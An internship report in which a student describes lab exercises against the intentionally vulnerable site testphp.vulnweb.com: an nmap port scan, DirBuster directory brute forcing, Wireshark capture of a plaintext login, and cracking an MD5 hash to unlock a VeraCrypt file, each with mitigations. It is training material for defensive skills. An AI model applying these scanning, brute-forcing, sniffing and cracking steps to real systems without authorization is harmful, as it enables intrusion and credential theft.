Cybersecurity Internship Report

by

KARTHIK KUMAR YADAV SADARI

Batch: 31st March – 30th April

Gmail: karthiksadari@gmail.com

Mobile Number: +91 8555080235

LinkedIn: www.linkedin.com/in/skky

GitHub: github.com/KarthikSadari

TABLE OF CONTENTS

TASK LEVEL (HARD)

LIST OF FIGURES

BEGINNER LEVEL TASK

Task-1

OBJECTIVE:

Find all open ports on the website http://testphp.vulnweb.com/

INTRODUCTION:

The significance of cybersecurity in today's digital landscape cannot be overstated. With the ever-increasing reliance on web-based applications and services, the need to ensure the security and integrity of online platforms has become paramount. As part of our internship project, we undertook the task of scanning the ports of the website http://testphp.vulnweb.com/. Port scanning is a fundamental technique used in cybersecurity to identify open ports on a network, providing insight into potential vulnerabilities that could be exploited by malicious actors. By conducting this port scan, we aim to assess the security posture of the website and highlight any areas of concern that may require further attention or remediation. Through this report, we will present our findings and recommendations to enhance the overall security of the website, safeguarding it against potential threats and vulnerabilities.

SOFTWARE AND HARDWARE REQUIREMENTS:

Software:

- Linux Operating System
- Nmap (Network Mapper) tool

Hardware:

- Standard computer system with network connectivity

METHODOLOGY:

To conduct a comprehensive assessment of the security posture of the website http://testphp.vulnweb.com/, we employed a structured methodology consisting of the following steps:

1. Host Resolution:

The first step involved resolving the domain name "testphp.vulnweb.com" to its corresponding IP address. This was accomplished using the "host" command, which queried the Domain Name System (DNS) to obtain the IP address associated with the website.

2. Port Scanning:

With the IP address obtained in the previous step, we proceeded to perform port scanning using the Nmap (Network Mapper) tool. Nmap is a powerful open-source utility used for network discovery and security auditing. Specifically, we utilized the command "nmap -p- 44.228.249.3" to scan for open ports across the entire port range. By scanning all ports, we aimed to comprehensively identify any services or protocols accessible on the target system.

3. Analysis of Results:

Following the port scan, we meticulously analysed the results to identify open ports and associated

POC:



Figure 1: Host Resolution & Port Scanning

Port 80/tcp (HTTP):

The HTTP service is open on port 80, which typically indicates the presence of a web server.It is essential to keep web servers updated with the latest security patches to mitigate potential vulnerabilities. services running on the target system.

MITIGATIONS:

- **Patch Management:** Regularly update and patch all software and services to mitigate known vulnerabilities.
- **Firewall Configuration:** Implement a firewall to restrict access to unnecessary ports and services, reducing the attack surface.
- **Service Hardening:** Harden the configuration of critical services by disabling unnecessary features and enforcing strong authentication mechanisms.
- **Port Filtering:** Use port filtering techniques to block access to specific ports from unauthorized sources.
- **Network Monitoring:** Employ intrusion detection systems (IDS) or intrusion prevention systems (IPS) to monitor network traffic and detect suspicious activities.
- **Regular Security Audits**: Conduct regular security audits and penetration tests to identify and address vulnerabilities proactively.

CONCLUSION:

The port scan revealed one open port on the target website www.vulnweb.com - port 80/tcp for HTTP. It is imperative for the website administrators to prioritize security measures and implement appropriate controls to safeguard against potential threats and breaches.

ACKNOWLEDGMENT OF LIMITATIONS:

This report is generated for informational purposes only. The port scan was conducted within ethical boundaries and without malicious intent. It is recommended to obtain proper authorization before performing any security assessments on external systems. This concludes the report on the port scan of the website http://testphp.vulnweb.com/

TASK-2

OBJECTIVE:

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

INTRODUCTION:

In the realm of cybersecurity, understanding the structure and potential vulnerabilities of a website is paramount. As part of our internship project, we embarked on the task of performing a directory brute force attack on the website http://testphp.vulnweb.com/. Directory brute forcing involves systematically attempting to discover hidden directories and files on a web server by trying various directory and file names. By uncovering these directories, we aim to gain insights into the website's structure and identify potential entry points for further analysis and security assessment.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

• Dirbuster
• Linux Operating System
• Mozilla Firefox Browser

Hardware:

•Standard computer system with network connectivity

Methodology:

1. Tool Selection:

We selected DirBuster, a popular open-source tool designed for directory brute forcing. DirBuster utilizes a wordlist of common directory and file names to systematically enumerate directories and files on a web server.

2. Configuration:

Before initiating the brute force attack, we configured DirBuster to specify the target website (http://testphp.vulnweb.com/) and set parameters such as the wordlist at browser to **/usr/share/dirbuster/wordlis/directory-list-2-3-medium.txt** to be used for the attack.

POC:



Figure 2.1: Configuration of DirBuster tool

3. Execution:

With DirBuster configured, we initiated the directory brute force attack against http://testphp.vulnweb.com/. DirBuster systematically sent HTTP requests to the target website, attempting to access directories and files using the wordlist provided.

4. Analysis:

Throughout the execution of the brute force attack, we monitored the output generated by DirBuster to identify any discovered directories or files. We meticulously reviewed the results to differentiate between valid directories and false positives, ensuring accurate identification of potential entry points.



Figure 2.2: Result of Dirbuster tool: Directories and Files

MITIGATIONS:

- **Directory Whitelisting:** Implement directory whitelisting to restrict access only to authorized directories, preventing unauthorized enumeration attempts.
- **Web Application Firewall (WAF):** Deploy a WAF to monitor and filter HTTP traffic, blocking suspicious requests indicative of directory enumeration.
- **Directory Redirection:** Utilize server-side redirection techniques to redirect requests for non-existent directories to a custom error page, obscuring the site's directory structure.
- **Rate Limiting:** Implement rate limiting mechanisms to restrict the number of requests from a single IP address within a specified time frame, mitigating brute force attacks.
- **Logging and Monitoring**: Enable comprehensive logging of HTTP requests and implement real-time monitoring to detect and respond to suspicious directory enumeration activity.
- **User Education and Awareness:** Educate website administrators and users about the risks of directory enumeration and promote security best practices to prevent inadvertent exposure of sensitive directories.

CONCLUSION:

The directory brute-force attack successfully uncovered several directories on the website, which could potentially contain additional web pages or resources. The simulation of a brute force attack on the website www.vulnweb.com highlights the critical importance of robust authentication mechanisms in safeguarding against unauthorized access. This concludes the report on the brute force attack simulation.

ACKNOWLEDGMENT OF LIMITATIONS:

During the directory brute force attack on http://testphp.vulnweb.com/, it's essential to recognize inherent limitations. These include resource intensity, potential false positives, incomplete coverage, legal and ethical considerations, and the impact on website performance. Understanding these constraints ensures responsible and effective security assessments while minimizing adverse effects on the target site.

Task-3

OBJECTIVE:

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

INTRODUCTION:

In today's digitally interconnected world, security vulnerabilities in web applications pose significant risks to users' sensitive information. As part of ethical hacking practices, it's crucial to assess the security posture of web applications by identifying and exploiting vulnerabilities. In this exercise, we'll focus on testing the security of the login functionality of a web application hosted at http://testphp.vulnweb.com/.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- Firefox
- Kali Linux
- Wireshark

Hardware:

Standard computer system with network connectivity

METHODOLOGY:

1. **Understanding the Target:** We'll begin by familiarizing ourselves with the target website, http://testphp.vulnweb.com/. Understanding its structure, functionalities, and potential vulnerabilities is essential for effective testing.
2. **Setting Up Wireshark:** Wireshark is a powerful network protocol analyser that allows us to capture and inspect the data flowing over a network. We'll configure Wireshark to capture traffic on the network interface through which we'll access the target website.
3. **Capturing Traffic:** With Wireshark running, we'll navigate to the login page of the target website. As we interact with the login form, by entering the username as "**skky**" and password as "**123456**" Wireshark will capture all network traffic, including HTTP requests and responses.



Figure 3.1: Login Page of vulnweb.com

4. **Analysing Traffic:** We'll carefully examine the captured traffic to identify any requests containing login credentials. This involves filtering the captured packets to focus on HTTP POST requests, which typically contain sensitive information like usernames and passwords.

   POC:



Figure 3.2: Packet capturing Dashboard in Wireshark

5. **Extracting Credentials:** Once we've identified the relevant requests, we'll extract the login credentials from the captured data. This may involve inspecting HTTP headers, request payloads, or other transmitted data to locate the username and password fields.

6. **Assessing Security Implications:** Finally, we'll reflect on the security implications of our findings. If sensitive information was transmitted insecurely, it highlights potential vulnerabilities in the web application's authentication mechanism. We'll consider the impact of such vulnerabilities and recommend appropriate mitigation measures.

MITIGATIONS:

- Use a Secure Connection (HTTPS): Make sure the website uses a secure connection when you log in. This makes it harder for someone to spy on your information while it's being sent over the internet.
- Check User Inputs Carefully: Before the website accepts what, you type in (like your username or password), it should double-check to make sure it's safe. This stops hackers from sneaking in bad stuff that can mess things up.
- Protect Passwords Better: When you create a password, the website should turn it into a secret code that's really hard to figure out. Adding some extra bits of secret info (like a special code unique to you) makes it even safer.
- Add Extra Security Layers: Besides just a password, it's good to have another way to prove it's really you. This could be a text message code or using your fingerprint. It's like having an extra lock on your door.
- Keep Checking for Problems: Regularly look for any sneaky tricks or weak spots in the website's security. Fixing problems before they cause trouble is a lot easier than dealing with a big mess later.
- Teach Everyone About Security: Make sure everyone who works on or uses the website knows how to keep things safe. It's like reminding them to lock the door and not give their secret code to strangers.
- Have a Plan for Emergencies: If something goes wrong, like someone gets into the website who shouldn't be there, have a plan to fix it fast. It's like knowing what to do if there's a fire – you want to be ready to put it out and make sure everyone's okay.

CONCLUSION:

In conclusion, our analysis of the http://testphp.vulnweb.com/ web application's login functionality revealed a critical security vulnerability regarding the plaintext transmission of login credentials. Through the interception of network traffic using Wireshark, we demonstrated how sensitive information such as usernames and passwords can be exposed to potential interception by malicious actors. This exercise underscores the importance of robust security measures, including the implementation of secure communication protocols like HTTPS, to protect users' sensitive data during transmission.

ACKNOWLEDGMENT OF LIMITATIONS:

It's essential to acknowledge the limitations of our approach. While our methodology effectively identified the plaintext transmission of login credentials, it's important to recognize that this exercise was conducted in a controlled environment and may not fully replicate real-world scenarios. Additionally, our analysis focused solely on one aspect of the web application's security, and further comprehensive testing would be required to assess its overall security posture. Furthermore, ethical considerations were paramount throughout this exercise to ensure that our actions adhered to responsible and lawful hacking practices. Despite these limitations, our findings underscore the critical importance of addressing vulnerabilities in web applications to safeguard against potential security threats and protect users' sensitive information.

INTERMEDIATE LEVEL TASK

Task-1

OBJECTIVE:

A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

INTRODUCTION:

In today's digital landscape, data security is paramount. This report delves into the decryption of a file encrypted with VeraCrypt, a trusted disk encryption tool. Our objective is to decode the password from the provided encoded.txt file, unlock the encrypted file, and unveil its hidden secret.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- VeraCrypt Tool
- Crack Station Hash Online Tool
- Windows Operating System

METHODOLOGY:

1. Open VeraCrypt, the program that locks and unlocks files.

POC:



Figure 1.1 VeraCrypt Software

2. Open two files: one called "encoded.txt" and another named "shadowfox veracrypt."
3. Find and copy a special hash code (482c811da5d5b4bc6d497ffa98491e38) from encoded.txt.
4. Use a website like CrackStation to figure out the original password from that code.

POC:



Figure 1.2 Cracking Password using CrackStation

5. Go back to VeraCrypt and choose the "shadowfox veracrypt" file.
6. Pick a spot to "mount" or open the "shadowfox" file.
7. Type in the password you found earlier and click ok.



Figure 1.3 Mounting Encrypted File in VeraCrypt

8. If everything's right, a new drive will appear on your computer, like a virtual storage space.
9. Successfully mount the "shadowfox" file, creating a virtual drive.

POC:

